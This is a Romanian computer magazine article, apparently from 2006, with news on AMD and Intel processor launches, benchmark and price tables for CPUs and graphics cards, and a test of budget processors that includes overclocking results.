Familia 7600 are de asemenea ceva nou de anunțat: cel mai nou produs lansat este 7600 GS, un 7600 GT cu o frecvență mai mică. În comparație cu un GT mai rapid prețuit la 220 de euro, are 8 puncte de performanță mai puțin, dar la 100 de euro merită! Iată recomandarea noastră pentru toți jucătorii ocazionali.

Noi procesoare de la AMD

Cipuri refurbished

Teoretic, AMD va lansa două noi procesoare în luna aceasta. Teoretic!

Primul va fi Athlon 64 X2 3600+, un cip de 2000 MHz cu o memorie înjumătățită (512 KB). AMD se pare însă că nu a creat 3600+ pentru Europa. A ajuns în multe magazine online, dar nu a atins niciodată laboratorul nostru de testare. Asta este.

A doua lansare este numită AMD 64 X2 5200+. În realitate, este motorizată de FX-60 cu un multiplicator fix, adaptat pentru socket-ul AM2. Până acum, este disponibil doar teoretic. Motivul poate fi că AMD preferă să producă procesoare cu un cache mai mic (1024 KB) și a întrerupt toate celelalte cipuri cu 2048 KB (4800+, 4400+, 4000+) care au fost anunțate mai înainte. Cache-ul este scump și Athlon-urile nu își mai permit să fie din ce în ce mai scumpe după lansarea lui Core 2 Duo.



Roadmap procesoare și plăci grafice

2006/2007

INTEL Core 2 Duo E6900 la 3,2 GHz

AMD Primele Athlon-uri X2 pe 65 nm

INTEL Intel Kentsfield, primul CPU Quad-Core

AMD Athlon FX-64 la 3 GHz

AMD Brisbane, noile revizii Athlon-X2 pe 65 nm

Noiembrie 2006

Decembrie 2006

Primul trimestru din 2007

Al doilea trimestru din 2007

NVIDIA G80, primul procesor grafic DirectX10

ATI R600, răspunsul ATI la G80 de la NVIDIA

Pregătite pentru 2007
Iată cam ce ne pregătesc producătorii de procesoare și de plăci grafice pentru anul viitor. Informațiile prezente aici sunt oferite cu titlu informativ.




CPU: privire de ansamblu

Loc	Procesor	Nume nucleu	Preț aproximativ (euro)	Tip socket	Dual-Core	Frecvența de tact (MHz)	L2-Cache (KByte)	FSB (MHz)	Proces de fabricație (nm)	Număr transistori (Mili)	Energia maximă disipată (TDP (W))	Date Tehnice		Benchmark-uri			
												Cinebench 2003 1 CPU (Ops)	Cinebench 2003 2 CPU (Ops)	3DMark05 CPU (Puncte)	3DMark05 CPU (FPS)		
1	Intel Core 2 Extreme X6800	Conroe	980	775	o	2.933	4.096	1.066 (Op)	65	291	75	9.765	506	933	10.133	100	53,2
2	Intel Core 2 Duo E6700	Conroe	500	775	o	2.666	4.096	1.066 (Op)	65	291	65	8.902	461	843	9.507	91,6	80,1
3	Intel Core 2 Duo E6600	Conroe	300	775	o	2.400	4.096	1.066 (Op)	65	291	65	8.039	415	761	8.834	83,2	100,0
4	AMD Athlon 64 FX-62	Windsor	800	AM2	o	2.800	2.048	1.000 (HT)	90	227	125	7.744	398	745	7.211	77,2	30,0
5	AMD Athlon 64 X2 5200+	Windsor	365	AM2	o	2.600	2.048	1.000 (HT)	90	154	89	7.314	370	693	7.002	72,8	55,1
6	Intel Core 2 Duo E6400	Allendale	220	775	o	2.133	2.048	1.066 (Op)	65	167	65	7.176	369	679	7.215	72,6	90,6
7	AMD Athlon 64 X2 5000+	Windsor	315	AM2	o	2.600	1.024	1.000 (HT)	90	154	89	7.192	369	692	6.699	71,6	60,7
8	AMD Athlon 64 FX-60	Toledo	600	939	o	2.600	2.048	1.000 (HT)	90	233	110	7.251	371	690	6.066	70,1	29,9
9	Intel Pentium XE 965	Presler	920	775	o	3.733	4.096	1.066 (Op)	65	376	130	7.050	327	692	6.864	69,6	19,1
10	AMD Athlon 64 X2 4800+	Windsor	445	AM2	o	2.400	2.048	1.000 (HT)	90	227	89	7.014	339	639	6.692	68,3	37,3
11	AMD Athlon 64 X2 4600+	Windsor	250	AM2	o	2.400	1.024	1.000 (HT)	90	154	89	6.925	340	641	6.376	67,4	63,8
12	AMD Athlon 64 X2 LV 4600+	Windsor	285	AM2	o	2.400	1.024	1.000 (HT)	90	154	65	6.925	340	641	6.376	67,4	56,0
13	Intel Pentium D 960	Presler	330	775	o	3.600	4.096	800 (Op)	65	376	130	6.995	319	605	6.572	66,0	45,4
14	Intel Pentium XE 955	Presler	750	775	o	3.467	4.096	1.066 (Op)	65	376	130	6.435	306	656	6.814	65,9	19,9
15	AMD Athlon 64 X2 4800+	Toledo	290	939	o	2.400	2.048	1.000 (HT)	90	233	110	6.698	342	641	5.743	65,2	49,8
16	AMD Athlon 64 X2 4600+	Manchester	245	939	o	2.400	1.024	1.000 (HT)	90	154	110	6.681	342	640	5.680	64,9	58,1
17	Intel Core 2 Duo E6300	Allendale	180	775	o	1.866	2.048	1.066 (Op)	65	167	65	6.319	325	601	6.669	64,8	78,7
18	AMD Athlon 64 X2 4400+	Windsor	245	AM2	o	2.200	2.048	1.000 (HT)	90	227	89	6.773	313	587	6.199	63,7	55,0
19	AMD Athlon 64 X2 4200+	Windsor	175	AM2	o	2.200	1.024	1.000 (HT)	90	154	89	6.683	314	588	6.101	63,4	75,9
20	AMD Athlon 64 X2 LV 4200+	Windsor	220	AM2	o	2.200	1.024	1.000 (HT)	90	154	65	6.683	314	588	6.101	63,4	60,3
21	Intel Pentium D 945	Presler	175	775	o	3.400	4.096	800 (Op)	65	376	130	6.783	301	553	6.098	62,0	70,9
22	Intel Pentium D 950	Presler	235	775	o	3.400	4.096	800 (Op)	65	376	130	6.742	300	551	6.105	61,8	52,3
23	AMD Athlon 64 X2 4400+	Toledo	230	939	o	2.200	2.048	1.000 (HT)	90	233	89	6.153	313	587	5.429	60,2	49,4
24	AMD Athlon 64 X2 4200+	Manchester	180	939	o	2.200	1.024	1.000 (HT)	90	154	89	6.149	312	586	5.375	60,0	62,5
25	AMD Athlon 64 X2 4000+	Windsor	170	AM2	o	2.000	2.048	1.000 (HT)	90	227	89	6.546	283	532	5.911	59,4	64,2
26	AMD Athlon 64 X2 3800+	Windsor	140	AM2	o	2.000	1.024	1.000 (HT)	90	154	89	6.419	284	535	5.613	58,5	74,5
27	AMD Athlon 64 X2 LV 3800+	Windsor	180	AM2	o	2.000	1.024	1.000 (HT)	90	154	65	6.419	284	535	5.613	58,5	57,9
28	Intel Pentium D 840	Smithfield	205	775	o	3.200	2.048	800 (Op)	90	230	130	6.010	283	528	5.383	56,7	46,3
29	Intel Pentium D 940	Presler	190	775	o	3.200	4.096	800 (Op)	65	376	130	6.029	282	492	5.678	56,5	49,4
30	AMD Athlon 64 X2 3800+	Manchester	140	939	o	2.000	1.024	1.000 (HT)	90	154	89	5.613	285	535	5.000	55,0	61,9
31	Intel Pentium 4 670	Prescott	560	775	-	3.800	2.048	800 (Op)	90	169	115	5.837	334	403	5.316	54,7	15,2
32	Intel Pentium 4 571	Prescott	590	775	-	3.800	1.024	800 (Op)	90	125	115	5.823	336	404	5.180	54,4	14,2
33	Intel Pentium D 930	Presler	165	775	o	3.000	4.096	800 (Op)	65	376	95	5.707	263	480	5.452	53,8	49,2
34	Intel Pentium D 830	Smithfield	170	775	o	3.000	2.048	800 (Op)	90	230	130	5.667	264	488	5.310	53,7	47,4
35	Intel Pentium 4 660	Prescott	380	775	-	3.600	2.048	800 (Op)	90	169	115	5.558	317	382	5.159	52,2	19,5
36	Intel Pentium D 820	Smithfield	115	775	o	2.800	2.048	800 (Op)	90	230	95	5.420	250	466	5.062	51,1	60,4
37	Intel Pentium D 920	Presler	145	775	o	2.800	4.096	800 (Op)	65	376	95	5.385	240	446	5.147	50,2	45,4
38	Intel Pentium D 915	Presler	130	775	o	2.800	4.096	800 (Op)	65	376	95	5.405	239	445	5.132	50,1	50,4
39	Intel Pentium 4 650	Prescott	245	775	-	3.400	2.048	800 (Op)	90	169	84	5.240	299	361	4.910	49,4	25,6
40	AMD Athlon 64 3800+	Venice	90	939	-	2.400	512	1.000 (HT)	90	68,5	89	4.578	341	341	5.042	49,0	68,1
41	AMD Athlon 64 4000+	San Diego	120	939	-	2.400	1.024	1.000 (HT)	90	114	89	4.611	340	340	4.973	48,8	50,4
42	Intel Pentium 4 541	Prescott	95	775	-	3.200	1.024	800 (Op)	90	125	84	4.955	282	340	4.811	47,0	56,9
43	AMD Athlon 64 3700+	San Diego	90	939	-	2.200	1.024	1.000 (HT)	90	114	89	4.201	310	310	4.622	44,7	51,7
44	AMD Athlon 64 3500+	Venice	70	939	-	2.200	512	1.000 (HT)	90	68,5	67	4.166	310	310	4.540	44,4	65,1
45	Intel Pentium 4 640	Prescott	175	775	-	3.200	2.048	800 (Op)	90	169	84	4.650	265	318	4.408	43,9	25,2
46	Intel Pentium 4 531	Prescott	90	775	-	3.000	1.024	800 (Op)	90	125	84	4.543	264	315	4.011	42,4	44,1
47	AMD Athlon 64 3200+	Venice	60	939	-	2.000	512	1.000 (HT)	90	68,5	67	3.877	284	284	4.422	41,5	62,1
48	Intel Pentium 4 630	Prescott	140	775	-	3.000	2.048	800 (Op)	90	169	84	4.327	246	295	4.098	40,7	25,1
49	Intel Celeron D 355	Prescott	70	775	-	3.333	256	533 (Op)	90	125	84	4.412	261	261	3.934	39,9	47,3
50	AMD Sempron64 3400+	Palermo	75	754	-	2.000	256	800 (HT)	90	68,6	62	3.709	280	280	3.742	39,1	41,5
51	Intel Celeron D 351	Prescott	65	775	-	3.200	256	533 (Op)	90	125	84	4.257	256	256	3.797	38,8	46,8
52	AMD Sempron64 3300+	Palermo	70	754	-	2.000	128	800 (HT)	90	68,6	62	3.666	279	279	3.624	38,6	42,8
53	AMD Sempron64 3100+	Palermo	60	754	-	1.800	256	800 (HT)	90	68,6	62	3.331	251	251	3.427	35,2	37,9
54	AMD Sempron64 3000+	Palermo	50	754	-	1.800	128	800 (HT)	90	68,6	62	3.312	251	251	3.324	34,9	44,3
55	Intel Celeron D 336	Prescott	50	775	-	2.800	256	533 (Op)	90	125	84	3.745	221	221	3.393	34,0	40,9
56	Intel Celeron D 331	Prescott	45	775	-	2.667	256	533 (Op)	90	125	84	3.614	218	218	3.281	33,1	42,0
57	AMD Sempron64 2800+	Palermo	45	754	-	1.600	256	800 (HT)	90	68,6	62	2.979	223	223	3.078	31,4	35,8

HT = HyperTransport Op = Quadpumped

INDEX PROCESOARE



CPU: Categoriile de produse

Office: Excel, Word, Internet, muzică și DVD, inclusiv conținut High Definition până la 720 progressive. Sunt cele mai ieftine procesoare existente pe piață

Multimedia: DVD-Recording, jocuri și conținut HD până la 1080 interlaced. Aceste lucruri au nevoie de putere, însă nu excesivă. Atenție la cele cu un factor mic al energiei maxime disipate deoarece le puteți răci ușor, cu soluții

silențioase.

Allround: Jocuri, Office, codare DivX și MP3, din toate câte puțin. Aceste procesoare fac față cu brio acestor lucruri, la un preț cinstit.

Power: Specialiștii multimedia și gamerii fanatici își doresc procesoarele din vârful acestui clasament. Aici șochează nu numai prețul procesorului, ci și costurile de răcire ale acestuia.

Indice de performanță: Sunt adăugate diferite rezultate din benchmark-uri și cel mai bun este normalizat la 100%


Indice preț/performanță: Creșterea prețului și cea a performanțelor nu sunt întotdeauna proporționale. Cu cât este mai lungă bara portocalie, cu atât este mai bun raportul preț/performanță.



GPU: privire de ansamblu

	Date Tehnice													Benchmark-uri		
Loc	Procesor grafic (GPU)	Tipul și mărimea memoriei	Preț (Euro)	Frecvența chipului grafic (MHz)	Frecvența memoriei (MHz)	Bus intern (Bit)	SU/Crossfire	Vertextshader	Pixelshader	Procesul de fabricație (nm)	Transistori (Mio.)	30Mark05 Default Run (Puncte)	Doom III 16x12, 4xAA, 8xAF (fps)	HalfLife 2 16x12, 4xAA, 8xAF (fps)	Performanță normalată la 100	Raport preț/performanță normalat la 100
1	Nvidia GeForce 7950 GX2	2 x 512/DDR3	480	500	600	256	o/-	16	48	90	556	12.582	102,8	112,7	100	57,7
2	ATI Radeon X1950	512/DDR4	390	650	1.000	256	-/o	8	48	90	384	12.381	78,9	111,6	92,1	65,4
3	Nvidia GeForce 7900 GTX	512/DDR3	625	700	900	256	o/-	8	24	90	278	11.282	81,5	98,2	85,7	38,0
4	ATI Radeon X1900 XTX	512/DDR3	350	650	775	256	-/o	8	48	90	384	11.554	72,7	97,5	83,7	66,2
5	ATI Radeon X1900 XT	512/DDR3	290	625	725	256	-/o	8	48	90	384	11.200	69,2	93,2	80,4	76,8
6	ATI Radeon X1900 XT	256/DDR3	235	625	725	256	-/o	8	48	90	384	10.642	68,4	94,1	78,8	92,9
7	Nvidia GeForce 7900 GTX	512/DDR3	390	650	800	256	o/-	8	24	90	278	10.627	72,8	89,9	78,8	56,0
8	Nvidia GeForce 7950 GT	512/DDR3	260	550	700	256	o/-	8	24	90	278	9.348	70,1	88,6	73,9	78,7
9	ATI Radeon X1800 XT	512/DDR3	300	625	750	256	-/o	8	16	90	320	9.387	60,3	78,9	68,3	63,1
10	Nvidia GeForce 7900 GT	256/DDR3	265	520	750	256	o/-	8	24	90	278	8.920	63,1	74,4	66,4	69,4
11	Nvidia GeForce 7800 GTX	256/DDR3	340	490	650	256	o/-	8	24	110	302	8.259	58,2	70,4	61,9	50,4
12	Nvidia GeForce 7900 GT	256/DDR3	235	450	660	256	o/-	8	24	90	278	7.903	55,1	66,0	58,6	69,1
13	Nvidia GeForce 7900 GS	512/DDR3	230	450	660	256	o/-	7	20	90	278	7.471	56,0	68,3	58,3	70,2
14	ATI Radeon X1800 XL	256/DDR3	285	500	500	256	-/o	8	16	90	320	7.344	45,0	58,9	52,0	50,5
15	Nvidia GeForce 7800 GT	256/DDR3	290	445	535	256	o/-	7	20	110	302	7.117	47,8	55,1	51,0	48,7
16	ATI Radeon X1800 GTO	256/DDR3	165	500	500	256	-/o	8	12	90	320	6.893	38,3	53,9	47,2	79,2
17	ATI Radeon X850 XT-PE	256/DDR3	220	540	590	256	-/o	6	16	130	160	6.727	35,1	55,3	46,2	58,2
18	Nvidia GeForce 7600 GT	256/DDR3	220	600	780	128	o/-	5	12	90	177	6.459	39,4	46,2	44,0	55,4
19	ATI Radeon X850 XT	256/DDR3	150	520	540	256	-/o	6	16	130	160	6.421	32,9	52,4	43,8	80,9
20	ATI Radeon X800 XT	256/DDR3	130	500	500	256	-/o	6	16	130	160	6.134	31,0	49,7	41,6	88,6
21	Nvidia GeForce 7600 GT	256/DDR3	135	560	700	128	o/-	5	12	90	177	5.969	35,5	41,9	40,2	82,5
22	Nvidia GeForce 6800 GS	256/DDR3	190	485	550	256	o/-	5	12	110	202	5.739	36,0	38,9	38,8	56,6
23	Nvidia GeForce 6800 Ultra	256/DDR3	195	400	550	256	o/-	6	16	130	222	5.429	38,9	36,3	37,9	53,8
24	ATI Radeon X800 XL	256/DDR3	120	400	490	256	-/o	6	16	110	160	5.333	27,5	44,2	36,6	84,5
25	Nvidia GeForce 7600 GS	256/DDR3	100	400	400	128	o/-	5	12	90	177	5.124	37,2	34,8	36,1	100,0
26	ATI Radeon X850 Pro	256/DDR3	120	505	520	256	-/o	6	12	130	160	5.491	26,2	41,8	36,0	83,1
27	ATI Radeon X1650 Pro	256/DDR3	120	600	500	128	-/o	5	12	90	157	5.523	28,4	32,5	35,2	81,3
28	Nvidia GeForce 6800 GT	256/DDR3	175	350	500	256	o/-	6	16	130	222	4.967	35,5	32,8	34,6	54,8
29	Nvidia GeForce 6800 GS	256/DDR3	150	425	500	256	o/-	5	12	110	202	5.120	31,8	34,1	34,3	63,3
30	ATI Radeon X800 GTO	256/DDR3	120	400	490	256	-/o	6	12	110	160	4.682	22,3	35,0	30,5	70,4
31	ATI Radeon X1600 XT	256/DDR3	115	590	690	128	-/o	5	12	90	157	4.955	19,8	26,8	28,2	67,9
32	ATI Radeon X800	256/DDR3	90	390	350	256	-/o	6	12	110	160	4.190	18,5	33,2	27,4	84,3
33	ATI Radeon X1300 XT	256/DDR3	100	575	400	128	-/o	5	12	90	157	4.270	23,0	26,8	27,1	75,1
34	ATI Radeon X800 GT	256/DDR3	120	475	490	256	-/o	6	8	110	160	4.191	17,6	31,7	26,7	61,6
35	ATI Radeon X800 GTO	128/DDR2	100	400	350	256	-/o	6	12	110	160	4.163	18,1	29,5	26,1	72,3
36	Nvidia GeForce 7300 GT	256/DDR2	80	400	375	128	o/-	4	8	90	112	3.603	21,0	26,2	24,4	84,5
37	Nvidia GeForce 6600 GT	256/DDR3	120	500	500	128	o/-	3	8	110	146	3.778	20,3	24,3	24,1	55,6
38	ATI Radeon X1600 Pro	256/DDR2	85	500	400	128	-/o	5	12	90	157	3.768	13,6	20,6	21,1	68,8
39	Nvidia GeForce 6600 GT	128/DDR3	85	500	500	128	o/-	3	8	110	146	3.561	18,3	16,2	20,5	66,8
40	ATI Radeon X700 Pro	256/DDR3	130	425	430	128	-/o	6	8	110	120	3.442	13,4	21,6	20,3	43,3
41	Nvidia GeForce 6600	256/DDR2	85	400	400	128	-/o	3	8	110	146	2.949	15,3	19,3	18,8	61,3
42	Nvidia GeForce 6800 LE / XT	256/DDR	170	350	300	256	o/-	4	8	110	202	2.592	17,2	18,9	18,2	29,7
43	ATI Radeon X1300 Pro	256/DDR2	65	600	400	128	-/o	2	4	90	105	2.875	6,6	13,7	14,4	61,4
44	ATI Radeon X1600 Pro	256/DDR2	80	500	250	128	-/o	5	12	90	157	2.651	8,3	14,1	14,3	49,5
45	Nvidia GeForce 6600 / LE	256/DDR	70	300	250	128	-/o	3	8	110	146	1.979	9,3	11,8	12,0	47,5
46	ATI Radeon X1300	256/DDR2	60	450	250	128	-/o	2	4	90	105	2.058	4,6	8,4	9,8	45,2
47	Nvidia GeForce 7300 GS	256/DDR2	55	550	540	64	-/o	3	4	90	112	2.110	2,7	4,7	8,3	41,8
48	Nvidia GeForce 6500	128/DDR2	60	400	350	64	-/o	3	4	110	146	1.632	2,4	5,6	7,1	32,8
49	ATI Radeon X550	128/DDR	40	400	250	64	-/o	2	4	110	75	1.601	1,7	6,5	7,1	49,2
50	Nvidia GeForce 6200	128/DDR	35	300	200	128	-/o	3	4	110	146	1.583	2,8	3,9	6,6	52,2
51	ATI Radeon X300 SE	128/DDR	35	325	200	64	-/o	2	4	110	75	1.241	0,8	2,5	4,6	36,4

INDEX PLĂCI GRAFICE



GPU: Categoriile de produse

Office: Cine nu se joacă sau nu se uită la filme high definition nu are nevoie decât de o placă video ieftină sau chiar de grafică integrată. Dacă vrei totuși să trageți cu ochiul la un film HD 720p, o placă video de 100 de euro este o investiție bună.

Multimedia: Pentru Media PC-uri aceste plăci sunt dotare standard. Puteți să încercați să vizionați conținut HD până în 1080i. În general aceste plăci dispun de răcire pasivă și ca atare silențioasă.

Allround: Gamerii care doresc soluții de buget își regăsesc produsele preferate în această clasă. Plăcile fac față bine cerințelor jocurilor actuale și rulează bine la rezoluții până în 1024 x 768. Unele opțiuni din jocuri trebuie dezactivate.

Power gamer: Rezoluțiile de 1600x1200 și activarea filtrărilor AA (Anti-Aliasing) și AF (Anisotropic Filter) fac din jocurile actuale o adevărată plăcere. Plăcile din această categorie sunt cele mai scumpe și dispun de soluții de răcire bune.

Indice de performanță

Sunt adăugate diferite rezultate din benchmark-uri și cel mai bun este normalat la 100%

Indice preț/performanță:

La plăcile grafice balanța dintre preț și performanță este mai echilibrată decât la procesoare. Pentru un preț de două ori mai mare primim de obicei performanță dublă, pe când la procesoare este deseori un spor de performanță în jurul a 15 procente. De aceea plăcile ieftine dispun de un indice slab, iar un raport bun preț/performanță se regăsește de multe ori în zona de mijloc a tabelului.



Procesoare mai ieftine

Noile procesoare lansate pe piață au dat peste cap toate clasamentele și au determinat o ieftinire în masă printre CPU-urile mainstream. Benjamin Onaț, Mihai Bărbat

Oricât de performant ar fi un calculator la data achiziției, vreți, nu vreți, peste câțiva ani (și, din păcate, numărul lor e tot mai mic) tot va trebui să îi faceți upgrade sau să-l schimbați. Soluția upgrade-ului e de obicei mai puțin costisitoare, dar și mai ineficientă decât cea a unui sistem nou, fiind de fapt o prelungire a agoniei, o soluție intermediară, soldându-se până la urmă tot cu achiziționarea unui sistem. Distanța de la momentul achiziției până la cel al înlocuirii depinde de configurația inițială. Cu cât este mai bună cea din urmă, cu atât este mai mare distanța. Totuși, calitatea se plătește și un sistem mai scump se devalorizează mai rapid. De aceea e indicat să vizați zona de produse accesibile, la care nu se face rabat de calitate, dar care nu fac nici gaură în buzunar. Articolul de față își propune să vă arate ce procesor merită să achiziționați, cum arată, cum se comportă și cât costă o platformă în care s-a depășit cu mult „strictul necesar”, dar nu s-a intrat într-o zonă de prețuri imposibile. Vedeta principală a acestui test este procesorul, de altfel singura componentă care face diferența în configurațiile

prezentate, studiat atât în parametri standard, cât și în overclocking. Alegerea procesoarelor s-a făcut pe criteriul prețului, urmărind o confruntare post-pe-post, adică din ambele tabere am ales câte trei procesoare, fiecare procesor Intel având un oponent AMD la același preț. Cel mai ieftin dintre aceste procesoare nu coboară sub cinci sute de lei, iar cel mai scump nu trece de nouă. În ritmul actual de creștere, sistemele pe care le recomandăm ar trebui să facă față cerințelor cel puțin doi ani.

Presler și Allendale

Motivul pentru care există un Presler în test, Pentium D 915, este prețul modelului 3800+ de la AMD. La cei aproximativ cinci sute de lei (cât costă procesorul AMD), Intel are pe piață doar niște Presler-uri „ruginite”. Despre această revizie s-a mai vorbit, așa că doar vom enumera caracteristicile principale ale modelului 915: 2,8 GHz, FSB 800, 4 MB de cache, proces de fabricație pe 65nm, multiplicator deblocat în jos, TDP de 95W. Este pe cale de dispariție, deoarece nu apare pe roadmap-ul Intel după primul trimestru din 2007.


Allendale a fost ideea Intel de a face noua arhitectură Core disponibilă și celor cu buget redus. Rețeta succesului e deja tradițională tuturor producătorilor de procesoare: diminuarea memoriei cache.

Prin această metodă se scade suprafața pastilei, respectiv se crește numărul de procesoare care pot încăpea pe un wafer. Un număr mare de procesoare pe wafer determină un cost de fabricație mai mic. Datorită acestei modificări mai apar și alte avantaje: un procesor cu mai puțin cache are deci un număr mai mic de tranzistori, consumă mai puțin, se încălzește mai puțin și se overclock-ează mai bine. Allendale e un termen mai puțin folosit, deoarece mulți utilizează numele de cod Conroe chiar și pentru modelele cu cache mai puțin. Un nucleu Allendale are 2 MB de cache L2, FSB 1066 și multiplicator blocat în ambele sensuri, TDP 65W.

Intel vs. Intel

Nu mai e loc de dezbateri, Intel a făcut o treabă bună cu noua arhitectură Core, respectiv cu seria Core 2 destinată segmentului de desktop. Prezența lui Pentium D 915 în test a fost doar de formă, pentru a ieși la număr, concluzia evidentă fiind că joacă în cu totul altă ligă. Nici chiar overclock-at de la 2,8 GHz la 3,9 GHz nu bate la toate capitolele modelul E6300 rulând la frecvență standard. Performanțele noii serii Core 2 sunt impresionante. Dacă pe vremea lui Presler 955XE sau 965XE visam la un altfel de procesor, dar evitam citirea prețului, astăzi putem avea unul chiar mai bun la un preț incredibil de mic... și la un consum incomparabil mai mic. Consumul la frecvență standard e asemănător pentru Presler și Allendale doar în idle, în full load diferența fiind de zeci de wați. Nici temperaturile nu sunt


Procesoare	Ofertant	Preț
AMD AM2 3800+	Depozitul de Calculatoare	711
AMD AM2 4000+	Elsaco Electronic	727
AMD AM2 4200+	Elsaco Electronic	812
Intel D915	Maguay Impex	551
Intel Core2Duo E6300	Maguay Impex	754
Intel Core2Duo E6400	Maguay Impex	910



Rezistență la overclocking: X2 3800+ trece de bariera celor 2700 de MHz.

comparabile. La modelele Allendale chiar am fost în situația în care cooler-ul procesorului s-a oprit, grație temperaturii mici de funcționare. Înainte de a trage concluzii Intel vs. AMD, putem trage concluzia Intel vs. Intel: nu merită să dați banii pe un procesor pe arhitectură Net-burst oricât de ieftin ar fi, pentru o diferență de preț „neglijabilă” fiind disponibil un procesor mult mai rapid, E6300.

De remarcat a fost overclock-abilitatea procesoarelor Core 2, singura limitare pe care am întâmpinat-o fiind memoriile, deși am avut parte de un kit de memorii high-end. Faptul că ambele procesoare s-au oprit la FSB 444 MHz dă senzația de monștri încătușați. Nici măcar platforma construită de noi nu e pentru buzunarul celor mai mulți, așa că testarea cu memorii mult mai performante ar fi redus și mai mult targetul acestui articol. O observație ce poate fi făcută este legată de multiplicatorul procesoarelor. Cum ambele procesoare s-au limitat în FSB 444, frecvența finală a depins doar de multiplicator: 3,55 GHz pentru modelul cu multiplicator 8, respectiv 3,10




Overclocking reușit: modelul X2 4000+ la peste 2600 MHz.


GHz pentru modelul cu multiplicator 7, diferența de 450 MHz fiind mare, mai ales în contextul eficienței sporite per tact a procesoarelor Core 2. Și cum diferența între cele două procesoare e de aproximativ o sută de lei, recomandarea noastră este să nu vă zgârciți și să optați pentru un multiplicator mare.

